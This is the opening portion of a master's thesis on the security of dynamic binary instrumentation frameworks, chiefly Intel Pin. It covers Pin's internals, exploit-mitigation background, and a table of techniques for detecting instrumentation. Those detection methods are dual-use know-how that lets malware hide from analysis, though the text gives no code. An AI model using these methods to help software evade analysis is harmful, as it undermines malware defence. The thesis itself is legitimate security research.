DEPARTMENT OF INFORMATICS

TECHNICAL UNIVERSITY OF MUNICH

Master's Thesis in Informatics

Security Evaluation of Dynamic Binary Instrumentation Engines

Zhechko Zhechev

DEPARTMENT OF INFORMATICS

TECHNICAL UNIVERSITY OF MUNICH

Master's Thesis in Informatics

Evaluation der Sicherheit Dynamischer Binärinstrumentierung

Security Evaluation of Dynamic Binary Instrumentation Engines

Author:	Zhechko Zhechev
Supervisor:	Prof. Dr. Claudia Eckert
Advisor:	Julian Kirsch
Submission Date:	15. May 2018

I confirm that this Master's Thesis is my own work and I have documented all sources and material used.

Ich versichere, dass ich diese Masterarbeit selbständig verfasst und nur die angegebenen Quellen und Hilfsmittel verwendet habe.

Ort, Datum	Zhechko Zhechev

Acknowledgments

Writing this thesis gave me the opportunity to not only improve my knowledge in the scientific arena but also grow on a personal level. I would like to reflect on the people who have supported and helped me so much throughout this period of my life.
First and foremost, I would like to express my sincere gratitude to my thesis advisor Julian Kirsch, who has always responded to my questions and queries so promptly. His guidance helped me in all the time of research and writing of this thesis.
Besides my advisor, I would like to thank Clemens Jonischkeit who constantly enlightened me with countless clever debug ideas. Long live the raisins!
My sincere thanks also goes to Thomas Kittel for helping structure this thesis the way it is and further improve its content.
And finally, last but by no means least, I would like to thank my parents and my girlfriend Martina for their unfailing support and continuous encouragement throughout my years of study and through the process of working on this thesis. This accomplishment would not have been possible without them.
Thank you very much everyone!

Abstract

Binary instrumentation is a robust and powerful technique which facilitates binary code modification of computer programs even when no source code is available. This is achieved either statically by rewriting the binary instructions of the program and then executing the altered program or dynamically by changing the code at run-time right before it is executed. The design of most Dynamic Binary Instrumentation (DBI) frameworks puts emphasis on ease-of-use, portability, and efficiency, offering the possibility to execute *inspecting* analysis code from an *interpositioned* perspective, maintaining full access to the instrumented program. This has established DBI as a powerful tool utilised for analysis tasks such as profiling, performance evaluation, and prototyping.

The interest in employing DBI tools for binary hardening techniques (*e. g.* Program Shepherding) and malware analysis is constantly increasing among researchers. However, the usage of DBI for security related tasks is questionable, as in such scenarios it is important that analysis code runs *isolated* from the instrumented program in a *stealthy* way.

In this thesis, we show (1) that a plethora of literature implicitly seems to assume *isolation* and *stealthiness* of DBI frameworks and strongly challenge these assumptions. We use Intel Pin running on `x86-64` Linux as an example to show that assuming a program is running in context of a DBI framework (2) the presence thereof can be detected, (3) policies introduced by binary hardening mechanisms can be subverted, and (4) otherwise hard-to-exploit bugs can be escalated to full code execution.

Abstract

Binärinstrumentierung ist eine zuverlässige und mächtige Methode, welche es ermöglicht Software zu verändern, auch wenn deren Quellcode nicht zur Verfügung steht. Bei statischer Binärinstrumentierung werden die Anweisungen auf Binärebene des Programms vor der Ausführung im Binärprogramm verändert, während bei dynamischer Binärinstrumentierung die Manipulation der Intruktionen erst kurz vor der Ausführung zur Laufzeit des Programms stattfindet. Die meisten existierenden Frameworks zur Dynamischen Binärinstrumentierung (DBI) wurden mit dem Ziel einer einfachen Bedienbarkeit und Portabilität entwickelt, um so Möglichkeiten zu bieten zusätzlichen Analyse-Code, während der Laufzeit des zu analysierenden Programms ausführen zu können.

Die vielseitigen Einsatzmöglichkeiten von DBI haben dazu geführt, dass die entsprechenden Tools immer öfter im Zusammenhang von Absicherung von Binärprogrammen und Malware-Analyse eingesetzt werden. Der Einsatz von DBI in diesem Umfeld ist jedoch fragwürdig, da die Analyse des entsprechenden Programms oft *transparent* stattfinden soll. Das ist besonders wichtig im Falle von bösartiger Software, da sie ihr Verhalten ändern kann sobald eine Analysesituation erkannt wurde.

In dieser Arbeit zeigen wir, (1) dass die vorhandene Literatur im Allgemeinen eine *Isolierung* und *Transparenz* der DBI-Frameworks annimmt. Anhand von Intel Pin auf `x86-64` zeigen wir die Unzulässigkeit dieser Annahmen auf: Wir legen dar, (2) dass ein Programm welches im Kontext eines DBI-Frameworks ausgeführt wird dies auch erkennen kann. Abschließend arbeiten wir heraus, dass (3) mit DBI implementierte Regeln zur Umsetzung von Sicherheits-Policies in einem Binärprogramm leicht außer Kraft gesetzt werden können und – kontraintuitiv – (4) Schwachstellen, die sonst schwierig ausnutzbar sind, zu einer Code-Execution führen können wenn das attackierte Programm im Kontext eines DBI-Frameworks ausgeführt wird.

1 Introduction

2 Background

3 Stealthiness

4 Isolation

5 Increased Attack Surface

6 Discussion

Contents

1 Introduction 1

1.1 Scope . . . 2

1.2 Contributions . . . 2

1.3 Outline . . . 3

2 Background 5

2.1 Binary Instrumentation . . . 5

2.2 Intel Pin DBI Framework . . . 6

2.3 Required Security Properties of Analysis Frameworks . . . 8

2.4 DBI Use in Literature . . . 9

2.5 Shellcode and Code-Reuse Attack . . . 11

2.6 Common Exploitation Mitigation Techniques . . . 11

3 Stealthiness 13

3.1 Code Cache / Instrumentation Artefacts . . . 14

3.1.1 Abusing the `syscall` Instruction (`ripsyscall`) . . . 14

3.1.2 Self-Modifying Code (`smc`) . . . 15

3.1.3 Wrong Emulation of `rdfsbase` (`fsbase`) . . . 15

3.1.4 Wrong Emulation of `enter` (`enter`) . . . 16

3.1.5 Neglecting No-eXecute Bit (`nx`) . . . 16

3.1.6 Real Instruction Pointer (`ripfxsave` / `ripsiginfo`) . . . 17

3.2 Just-In-Time Compiler Overhead . . . 18

3.2.1 Branch Timing (`jitbr`) . . . 18

3.2.2 Libraries Loading (`jitlib`) . . . 21

3.3 Environment Artefacts . . . 22

3.3.1 Pin Internal Environment Variables (`envvar`) . . . 22

3.3.2 Page Permissions and Code Patterns (`vmleave` / `mapname` / `pageperm`) 22

3.4 Discussion . . . 23

3.5 Summary . . . 24

4 Isolation 25

4.1 Escaping from Pin's Instrumentation using Direct Code Cache Modification 26

4.2 Escaping from Pin's Instrumentation using an Existing Memory Corruption 27

4.3 Summary . . . 30

5 Increased Attack Surface 31

5.1 The Return of Aleph One . . . 31

5.2 Turning CVE-2017-13089 to a Code Execution Bug with the Help of Intel Pin 31

5.2.1 Description of the Bug . . . 32

5.2.2 Exploitation of the Bug . . . 32

5.2.3 Proof Of Concept . . . 33

5.3 Summary . . . 34

6 Discussion **35**
6.1 Related Work 35
6.2 Limitations & Future Work 37
6.3 Conclusion 37

Acronyms **39**

List of Figures **41**

List of Tables **43**

1 Introduction

Malware continues to be a growing cyber security threat even nowadays. In the early days of the Internet malware was developed for mainly experimental reasons [1]. However, in recent years we are witnesses of malware utilised for theft of confidential data, denial-of-service of commercial systems, or even black mailing and cyber espionage. Industry and academia are constantly striving to develop countermeasures against these threats in form of advanced malware detection approaches. However, malware developers continue to become more creative in their attempt to hinder the analysis of malware samples. Dynamic Binary Instrumentation (DBI) can help analysts to inspect applications' characteristics or alter their functionalities even when no source code is available. Therefore, DBI is easily employed as a malware analysis tool where the existence of anti-analysis techniques and the absence of source code are very common. Moreover, the current state of the art in malware analysis is of the opinion that "implementing the analysis functionality in an emulator or virtual machine potentially allows an analysis approach to hide its presence even from malware that executes in kernel space" [2]. Researchers claim that DBI can supply such an analysis environment and ease the study of malware's behaviour.

Similarly, computer systems are often subject to external attacks that aim to gain control over their functionality by leveraging malicious inputs. Such attacks attempt to trigger existing programming mistakes in software such as memory corruption bugs to subvert execution. Although significant effort has been spent to mitigate the effect of these flaws [3], [4], to date there is no *silver bullet* preventing the exploitation of all vulnerabilities. DBI frameworks provide a possibility to conveniently add new functionalities to existing binaries, thus rendering these frameworks useful to harden software. One peculiarity, illustrating this approach, is *program shepherding* [5] – a technique that involves monitoring of all control transfers to ensure that each satisfies a given security policy, such as restricted code origins and controlling return targets. According to the *program shepherding*'s paradigms this is only possible because the hardened application is executed in the context of a DBI framework. A typical example of program shepherding is the implementation of Control Flow Integrity (CFI) policies using DBI to operate on Commercial Off-The-Shelf (COTS) binaries.

In this work we challenge both scenarios painted above. We argue that the original intent to build DBI frameworks was the ability to execute analysis code in a way that *interposes* execution of the instrumented program, *i. e.* analysis code can subscribe to be *notified* of any occurring event taking place in context of the instrumented program.

Furthermore, an important design goal of DBI was to equip analysis code with full *inspection* capabilities covering the complete memory state of the target. In practice this is typically achieved by introducing a single address space for both analysis code and instrumented program.

This key observation is the main motivation behind our research. We show that due to the shared memory model, DBI frameworks in their current state are inherently incapable of providing neither *stealthiness* of the analysis code nor *isolation* of the analysis code against manipulations of the instrumented target. In our opinion, this *conceptionally renders them unsuitable for any security related application*.

1.1 Scope

To our perception, the most prominent examples of DBI frameworks nowadays are Intel Pin [6], Dyninst [7], Valgrind [3], DynamoRIO [8] and (more recently) QBDI [9] and Skorpio [10]. In the following, we focus (almost exclusively) on Intel Pin version `3.5` in Just-In-Time (JIT) mode on Linux while checking our results also against other common DBI implementations. We also utilise, as the time of writing, the latest release of Ubuntu `17.10` (`64` bit) so that we can benefit from the latest security mechanisms, such as, for example, a higher number of randomised bits by Address Space Layout Randomisation (ASLR)[1]. Moreover, all of our tests are executed on an Intel Core i7 4960HQ with 16 GB of RAM.

All of the presented tools and Proof Of Concept (POC) code examples in this thesis are released under an open-source license and can be downloaded from GitHub [2].

1.2 Contributions

We define three fundamental research questions framing this thesis which discuss DBI engines' *detectability* by the instrumented application, possibilities to escape the DBI framework's sandbox driven by its characteristics, and how instrumentation can increase the attack surface and facilitate the exploitation of already present bugs. In the following, we briefly introduce these questions together with arguments defending their prominence.

First of all, we consider *possibilities to detect whether a certain binary is running in the context of a DBI framework*. One of the main goals of a software, designed to enforce some security techniques (*e. g.* CFI), is to remain **undetected** by the hardened application. However, some DBI characteristics can be abused to expose the underlying instrumentation process.

Secondly, we take under consideration the question, whether *it is trivially possible for a instrumented application to* ***escape*** *the DBI sandbox and execute arbitrary code*. Since the instrumentation framework and the application share the same address space, one can alter the currently executed code and influence the future program's execution. As a result, the instrumented application can completely turn off the instrumentation's logic, thus eliminating all of the enforced security measurements by the DBI framework.

Lastly, we consider whether *the utilisation of DBI frameworks introduce more opportunities to exploit already present vulnerabilities*. We evaluate our findings by executing commercial

[1]See `/proc/sys/vm/mmap_rnd_bits`

[2]`https://github.com/zhechkoz/pwin`

applications containing already known bugs which are unlikely exploitable and determine whether the **attack surface has increased** when executed in the context of a DBI framework.

In a nutshell, this thesis makes the following contributions:

Relevance We identify DBI to be a common instrument for security-related tasks such as malware analysis and application hardening in literature.

Detectability We demonstrate that it is trivial for an application to detect whether it is running in context of a DBI framework, enabling malicious software to behave in different ways during analysis.

Escapability We attest that a malicious application can break out of the instrumentation engine and execute arbitrary code outside of the DBI framework.

Increased Attack Surface We argue that counter-intuitively instead of *increasing* security by introducing DBI based software hardening measures, DBI actually *decreases* the overall security by escalating an otherwise hard-to-exploit real world bugs into full code execution.

1.3 Outline

The remainder of this thesis is structured as follows: First in Section 2 we provide essential background information about DBI frameworks and their utilisation in various areas, as well as some common binary exploitation and defence techniques. Moreover, we discuss the crucial properties an environment for malware analysis and sandboxing must possess. After that, we describe various techniques how a DBI engine can be detected by the instrumented application in Section 3. We continue by showing how an instrumented application can escape the DBI sandbox and continue its execution without the supervision of the Virtual Machine (VM) in Section 4. Furthermore, in Section 5 we present a POC that utilises our findings to execute arbitrary code on the victim's machine. Finally, in Section 6 we discuss existing research connected to this thesis and then we conclude our work by discussing limitations and future work.

Parts of this thesis are based on an unpublished work *PwIN - Pwning Intel piN - Why DBI is unsuitable for security applications* [11] written in collaboration with Julian Kirsch, Bruno Bierbaumer, and Thomas Kittel.

2 Background

In this section we discuss background about essential characteristics of DBI in general, as well as some specific features of Intel Pin. Furthermore, we introduce a consistent taxonomy used throughout this work, and discuss the usage of DBI frameworks for security in academic literature. Additionally, we present some of the most prominent examples of attack vectors and defence mechanisms in today's computer systems.

2.1 Binary Instrumentation

Binary instrumentation frameworks provide simple means of adding new functionality to already compiled executables, regardless of the availability of source code. They allow fine-grained examination of instrumented application's code to facilitate understanding of its functionality and ease its modification. Generally, there are two methods to achieve this: (1) statically – rewriting the binary instructions of the application and then execute it, or (2) dynamically – changing the code at run-time right before it is executed. In fact, there are many approaches to conduct static instrumentation, such as Intel Pin in Probe Mode [6], Dyninst [12] or Multiverse [13] which allow native execution of the instrumented binary. Nevertheless, DBI is the more powerful technique because it grants access to run-time context information. A typical DBI framework consists of three components in a single address space:

1. The compiled target program which functionality should be altered (*instrumented application*)
2. The functionality that is to be added to the target program (*analysis plugin*)
3. The DBI platform injecting the instrumentation plugin into the instrumented binary and ensuring proper execution (*instrumentation platform*)

Implementers typically develop their own *analysis plugins* which the *instrumentation platform* injects into the binary code of an application (*instrumented application*) that should be analysed. The instrumentation platform exposes an API that enables the analysis plugin to register callbacks for certain events happening during the execution of the instrumented application. For example, it might be desirable for an analysis plugin implementing a *shadow stack* to receive a callback whenever the instrumented application tries to execute a `call` or `ret` instruction (*interposition*). Once the analysis plugin is notified (synchronously) of such an instruction's execution, it may now freely inspect or modify all register and memory contents of the instrumented application (*inspection*).

In the following, we solely consider the Intel Pin dynamic instrumentation tool platform [6], its high level working principles, as well as some unpublished features based on reverse engineering. We have chosen to study Pin in further detail because of its prominence among the researcher community and the large number of developed analysis plugins.

2.2 Intel Pin DBI Framework

The Pin DBI framework has been actively developed by Intel since 2005 and todays most current version is `3.6`. There are existing versions for the three major Operating Systems (OSs): Windows, Linux, and macOS and they can be downloaded from the official Pin website [14].




Figure 1: *An overview over the PIN architecture taken from Luk* et al. *[6]. The numbering corresponds to the three typical DBI framework components presented in Subsection 2.1.*

Figure 1 illustrates the three main DBI components in the context of Pin. The DBI engine itself consists of a VM, a code cache, and an instrumentation API invoked by Pintools. The instrumentation is performed by a JIT compiler as a part of the VM which input is native executable code. The Pin engine intercepts the first instruction of the instrumented executable and generates almost identical code for the next couple of instructions. However, Pin ensures that in the end it will regain control and no register operations will influence its internal logic. Pin utilises **register reallocations** to achieve this goal, which involves generating a mapping between registers employed in the original program's trace and the corresponding compiled instructions in the code cache. In this way, although Pin, instrumented application, and Pintool need the same registers for certain instructions, they will not overwrite each others' state. Next, the resulting instrumented machine code is saved in the code cache and the execution is transferred to it. After regaining control, the JIT compiler fetches the next sequence of instructions which has to be executed and generates more code. Over the course of this process, the Pintool has the opportunity to instrument the generated code by using the provided Pin framework API. Depending on the generated instrumentation code, some of it can be **inlined** which may improve




Figure 2: *Intel Pin's injection procedure, marking the start of the instrumentation process. The executed command in this case is* `pin -t Pintool -- program`*. All figures are based on Diskin [15].*

the performance of the program. Additionally, Pin checks the **liveliness** of the instruction sequences (traces) residing in the code cache and either reuse them if applicable or compile them again. The whole process is being conducted until the binary's execution is complete. Note that the application's original code is never executed or altered. Each time the VM is entered the register state of the instrumented application is saved and upon exit restored. The instrumentation can be performed on four different levels: instructions, traces, procedures and images.

Figure 2 illustrates the Pin injection process which initialises the framework and starts the instrumented program in Linux OS. Firstly, a 32 bit script (not shown in the figure) is executed with the necessary parameters (`pin -t Pintool -- program`), which determines the correct version of Pin (`pinbin`) for the current platform and prepares the system for its execution (*e. g.* sets the necessary environment variables). The spawned `pinbin` process can be seen in Figure 2a on the left. The injection process involves a fork of `pinbin` to a new process (1), followed by a fork of the same process (2). The second process then exists (3) and leaves the original `pinbin` executable with its grandchild process, effectively a daemon, to continue running. Next as seen in Figure 2b, the newly created daemon process, called *injector*, utilises the Unix ptrace API (4) to obtain control of its parent's execution, `pinbin` (*injectee*) which awaits that by issuing a `PTRACE_TRACEME` request. The injectee then calls `execve(program, argv, envp)` (5) which preserves the original Process Identifier (PID) but the text, data, BSS, and stack of the calling process are overwritten by that of the program loaded. After that, the injector pauses the execution of the injectee and loads the essential Pin components (`pinbin`, libraries, Pintool) into the address space of the newly started program which will be instrumented (6), illustrated in Figure 2c. Before detaching and exiting (8), the injector passes the control of the instrumented program to the new copy of Pin, residing in injectee's memory (Figure 2d). After the Pintool is initialised, Pin creates the initial context and starts jitting the application at its entry point (7). By default, the parent process and its grandchild are respectively injectee and injector, however, these roles can be switched by setting the `-injection child` option when starting Pin. According to Intel, the default option is recommended and more reliable than the second one. Moreover, the PID of the remaining process is equal to the first started process' PID which gives the user an impression that this is the original started process. Since Pin employs the Unix ptrace API to control the injectee process, the `ptrace_scope` in Yama Linux Security Module[3] has to be set to *classic* or *restricted*. If `ptrace_scope` is set to *admin-only* attach, a child injection is the only working option. Additionally, the utilisation of the ptrace API in the DBI framework introduces some degree of complication when attempting to debug the instrumentation, as a program cannot be traced by a more than one process. Fortunately, Pin implements a GDB server which allows to pause the instrumentation procedure when it starts and attach a debugger to it.

As shown in Figure 1, there are three major binaries residing in memory during the time of instrumentation: the application, Pin, and Pintool. In order to guarantee that these components do not interfere with each other, they do not share any libraries, although they occupy the same address space. Additionally, to improve platform independence, Intel introduced *PinCRT* library in Pin version `2.14`, a wrapper of some crucial functions to interact with the underlying OS. Pin and the Pintool interact with the underlying OS through the API provided by *PinCRT* library, while the instrumented application continues using directly the standard system libraries.

2.3 Required Security Properties of Analysis Frameworks

Before using DBI for malware detection and analysis, Virtual Machine Introspection (VMI) was the tool of choice to interact with malicious software. According to Garfinkel *et al.* [16] the main properties of VMI are **Interposition**, **Inspection**, and **Isolation**. In context of this work, we follow this taxonomy to outline key requirements that any dynamic analysis framework needs to fulfil. We use this work, as within DBI the analysis plugin is referenced as VM. In accordance to this work, we introduce analysis plugin and the instrumentation platform to form the *analysing system*, as opposed to the instrumented application which constitutes the *analysed system*. Then, the Garfinkel and Rosenblum taxonomy can be rephrased to DBI tools as follows:

R1 Interposition *The analysing system can subscribe to and is notified of certain events within the analysed system.* For DBI this means that the instrumentation platform stops execution of the instrumented application and transfers control to the analysis plugin once certain events occur.

R2 Inspection *The analysing system has access to all state of the analysed system. Thus, the analysed system is unable to evade analysis.* In context of our work this implies that the analysis plugin can freely access and modify all memory and register contents of the instrumented application.

R3 Isolation *The analysed system is unable to tamper with the analysing system or any other analysed system.* This means that the instrumentation platform and the analysis plugin have to defend themselves against (malicious) modifications performed by the instrumented application.

In addition, researchers realised that dynamic analysis systems suitable to handle malware also need to operate in a way *transparent to the analysed system*. This has the

[3]`https://www.kernel.org/doc/Documentation/security/Yama.txt`

simple reason that so-called split personality malware might evade dynamic analysis if it is capable of detecting the analysis environment, for example, as pointed out by Lengyel *et al*. [17]:

R4 Stealthiness *The analysed system is unable to detect if it currently undergoes analysis.* This means that the instrumented application must not be able to infer the presence of the instrumentation platform.

Note that from these requirements, R1 (Interposition) and R2 (Inspection) are fundamental features of DBI. In the following thesis, we will challenge the previously defined requirements R3 (Isolation) and R4 (Stealthiness) and show that subversion of any thereof consequently also annihilates R1 (Interposition) and R2 (Inspection).

2.4 DBI Use in Literature

There are numerous examples of DBI utilisation not only by the research community but also in commercial software development.

Binary Analysis

Many researchers develop DBI tools in order to perform analysis of binaries, *e. g.* Saudel *et al*. developed *Triton* [18], a concolic execution framework. Concolic execution allows execution of a program using symbolic variables instead of concrete values, thus achieving all possible path conditions. Clause *et al*. [19] implement a dynamic taint analysis tool which supports data-flow and control-flow based tainting using DBI.

Bug Detection

Systems programming languages such as C and C++ provide more flexibility for program optimisation. However, requiring the programmer to manually manage memory and observe typing rules leads to security vulnerabilities in practice. Memory corruptions, such as buffer overflows, allow malicious users to use different attack strategies, such as Return-Oriented Programming (ROP) to alter the program's execution path. Unfortunately, even in 2018, vulnerabilities resulting from memory corruption bugs [20] are still problematic. Many researchers implement vulnerability detection and prevention tools using DBI to limit the potential damage. This is the case because DBI provides them the advantage so that custom security code may be directly executed within the analysed/hardened program. The Valgrind distribution includes a lot of other profiling and debugging tools, such as *Memcheck* [21] which detects memory-management problems, as well as the heap profiler *Massif* [22]. Similarly, on the Windows family of OSs *Dr. Memory* [4] is a memory monitoring tool built on the DynamoRIO framework capable of identifying memory-related programming errors.

Program Shepherding / (CFI)

In addition to the sole purpose of bug detection, a lot of research is recently conducted regarding program shepherding and CFI which attempts to restrict the set of possible control flow transfers to those that are strictly required for correct program execution [23].

In order to implement this approach, Davi *et al.* [24] developed a Pintool that dynamically enforces sanitising return address checks by employing a shadow stack at run-time. While the idea of a shadow stack is much older [25], [26], the advantage of this approach was the ease of development of the dynamic security enforcement tool. A similar approach was chosen by van der Veen *et al.* who developed a Linux kernel module and a Dyninst plugin [27] which both determine and restrict the valid execution paths and thereby ensure correct program execution. Instead of verifying the return address' validity, Tymburibá *et al.* [28] try to utilise ROP gadgets' characteristics to prevent the hijacking of program's execution flow. In their Pintool called *RipRop* they detect unusually high rates of successive indirect branches during the execution of unusually short basic blocks, which may be an indication of a undergoing ROP attack. Note that besides their use of DBI, there are some uncertainties associated with this approach, for instance what qualifies a basic block as short one and how many successive indirect branches indicate a ROP attack. Furthermore, it is not uncommon for a program to show such an execution behaviour under normal conditions, *e.g.* applying a transformation function on array elements. Later, in the same year Follner *et al.* present *ROPocop* [29], another Code-Reuse Attack (CRA) detection framework targeted at Windows `x86` binaries. It combines the idea of Tymburibá *et al.* together with a custom shadow stack and a technique which ensures no data is unintentionally executed. Yet another example of a Pintool utilised in ROP attack detection was proposed by Elsabagh *et al.*. Their tool *EigenROP* attempts to detect anomalies in the execution process [30], due to execution of ROP gadgets, based on directional statistics and program's own characteristics. This is achieved by firstly extracting and learning arbitrary relationships among program's characteristics, *e.g.* register reuse distance, number of unique cache blocks referenced between subsequent memory reads. Then, when the program is executed, it is monitored for deviations from the already collected statistical data which may be an indication of ROP gadgets execution. Finally, Qiang *et al.* built a fully context-sensitive CFI tool [31] on top of Pin that may be used to protect COTS binaries. Among other advantages is that the tool checks the execution path instead of checking each edge in this execution path one by one which helps accelerate the process.

Malware Analysis

Malware is still one of the Internet's major security threats and dynamic binary analysis is seen as an essential defensive component. Many security analysts employ DBI tools to study and profile malicious programs' behaviour. Both to harden productive applications as well as to understand and reverse engineer potentially malicious program functionality in a sandbox environment. For instance, Gröbert *et al.* take advantage of a Pintool to generate execution traces and apply several heuristics to automate the identification of cryptographic primitives [32] in malicious samples. Kulakov developed a Pintool which performs static malware analysis in order to generate a loose timeline of the whole execution [33]. Additionally, he created an IDA plugin for better visualisation of the data. Banescu *et al.* [34] proposed an empirical framework which is able to behaviourally obfuscate standard malware binaries. Program's observable behaviour or path is defined by all internal computations and the sequence of accomplished system calls during its execution. In order to obfuscate malware samples, Banescu *et al.* [34] implemented a Pintool which inserts and reorders system calls into the binary without modifying its functionality but altering its known observable behaviour.

Note that for the latter two of these domains, both Isolation and Stealthiness is a fundamental requirement to provide the proposed security guarantees.

2.5 Shellcode and Code-Reuse Attack

In the following, we briefly introduce the working principles of the most typical exploitation attacks which would aid understanding the research conducted in this thesis.

Firstly, the most straightforward way of exploiting a software vulnerability is injecting a small piece of new code, *i. e.* shellcode [20] in the target program and then transferring the execution flow to it. Naturally, the location of the injected code has to be marked as executable (and writable). However, most platforms ensure that no data is executable, rendering this exploit as impractical. While shellcode attacks are based on injecting new code in program's address space, ROP relies on short instruction sequences (gadgets), already present in the target program to build an exploit. Each gadget performs some small computation, such as adding two registers or loading a value to memory, and ends with a return instruction. We can chain gadgets together and transfer the control flow from one gadget to another by writing appropriate values on the stack. Recently, some new variants of ROP attacks without using `ret` instructions were proposed. Checkoway *et al.* found it is possible to perform return-oriented programming by looking for a pop instruction followed by an indirect jump (*e. g.* `pop rdx; jmp [rdx]`), called Jump-Oriented Programming [35].

Despite improvements of the mitigation techniques against those attacks discussed in the next section, there are still possibilities to leverage them and compromise software.

2.6 Common Exploitation Mitigation Techniques

There are a variety of defence mechanisms employed to protect binaries against control flow hijacking attacks. We consider some of these approaches which are essential for understanding the concepts presented in this thesis. Some of the attack mitigation techniques attempt to hinder exploits at different stages of program's execution by: (1) ensuring no data gets executed (W$\oplus$X), (2) randomising the location of code regions or code blocks, *e. g.* ASLR, or (3) verifying the correctness of code pointers when they are used, *e. g.* CFI.

Control Flow Integrity

Control Flow Integrity restricts the control flow of an application to a statically precomputed Control Flow Graph (CFG). Each indirect control flow transfer (an indirect call, indirect jump, or function return) is allowed to transfer control at runtime only to a finite set of statically determined targets for this code location. Generally, CFI relies on source code integrity, *i. e.* an attacker cannot manipulate the executed code of the application. If this is not the case, they might tamper with the code responsible for the CFI enforcement and in the worst case completely disable it. When CFI is implemented in a running application, an attacker may still manipulate code (or data) pointers which normally would result in an unintended code execution. However, as soon as the program tries to follow some compromised pointer which is not included in the allowed targets for this transfer instruction, the CFI mechanism should detect (and stop) it.

The effectiveness of CFI depends on two components: (1) the (static) precision of the CFG that determines the upper bound of precision, and (2) the (dynamic) precision of the individual runtime checks. Naturally, CFI can only be as precise as the CFG that is enforced. If it is too permissive, it may allow illegal control transfer. Another characteristic of CFI is that the whole code basis has to be present upfront (*e. g.* no shared libraries) in order to successfully finish the static phase.

W$\oplus$X

The main idea of W$\oplus$X is that no memory is simultaneously *executable* and *writable*. This reduces the risk that a malicious user may provide valid machine instructions, *i. e.* shellcode, as input to a vulnerable program and then transfer the execution flow to it. Intel enforces this technique on their `x86` architecture by marking mapped pages in memory as not executable by setting a No-eXecute (NX) bit.

Address Space Layout Randomisation

Address Space Layout Randomisation is a comprehensive and popular defence mechanism that mitigates memory corruption attacks in a probabilistic manner. To exploit a memory corruption vulnerability, such as *return-to-libc*, attackers need to determine the memory layout of the target process or the system ahead of time. ASLR mitigates such attacks by incorporating a non-deterministic behaviour in laying out the program's or system's address space. More specially, whenever a program is loaded or a system is booted, the ASLR mechanism randomises their address spaces, including stack, heap and libraries. Additionally, some implementations of ASLR may also randomise the base address of program's code commonly known as Position Independent Executable (PIE).

On Linux OS ASLR operates on the granularity of virtual memory *pages*. Therefore, it randomises only bits located beyond the position corresponding to the page size. For example, because the page size of `x86` architecture on Linux is typically $4096_d = 2^{12}$ Bytes, ASLR is capable of randomising only the bits beyond the 11^{th} position (counting zero-based). Currently, kernels on `x86-64` systems are capable of randomising 28 bits of the virtual addresses, while newer versions ($\geq$ `2.5`) increase this number to 32 bits. Generally, ASLR raises the bar for memory corruption attacks by rendering the guessing of essential program structures' addresses as less likely.

3 Stealthiness

In this section we present several techniques that reliably detect the presence of different DBI frameworks. To achieve this, we not only adopted several existing DBI detection techniques [36] to Linux `x86-64` but also found new, previously unknown detection techniques. We group detection techniques in three categories; (1) code cache / instrumentation artefacts (CA), (2) JIT compiler overhead (CO), and (3) runtime environment artefacts (EA). While we explain these techniques on Intel Pin, we found them also applicable to other DBI implementations.

Technique	Type	Brief Description
`envvar`	EA	Checks for Pin specific environment variables on stack
`enter`	CA	Checks whether `enter` instruction is legal and can be executed
`fsbase*`	CA	Checks if `fsbase` value is the same using `rdfsbase` and `prctl`
`jitbr*`	CO	Detects time overhead when a conditional branch is jitted
`jitlib`	CO	Detects JIT compiler overhead when a library is loaded
`nx*`	CA	Tries to execute code on a non-executable page
`pageperm`	EA	Checks for pages with `rwx` permissions
`mapname`	EA	Checks mapped files' names for known values (*pinbin*, *vg-preload*)
`ripfxsave`	CA	Executes `fxsave` instruction and checks the saved rip value
`ripsiginfo*`	CA	Causes an `int3` and checks the saved `rip` value in `fpregs`
`ripsyscall`	CA	Checks whether `rip` value is saved in `rcx` after a `syscall`
`smc*`	CA	Checks whether Self-Modifying Code is detected by the framework
`vmleave`	EA	Checks for known code patterns (`VMLeave`)

Table 1: *Description of different DBI detection techniques based on Kirsch* et al. *[11]. An asterisk (*) in the first column indicates a technique newly discovered during our research. All other techniques were adopted from their 32 bit Windows versions presented in [36], except* `enter` *which is proposed by Bougacha* [4].

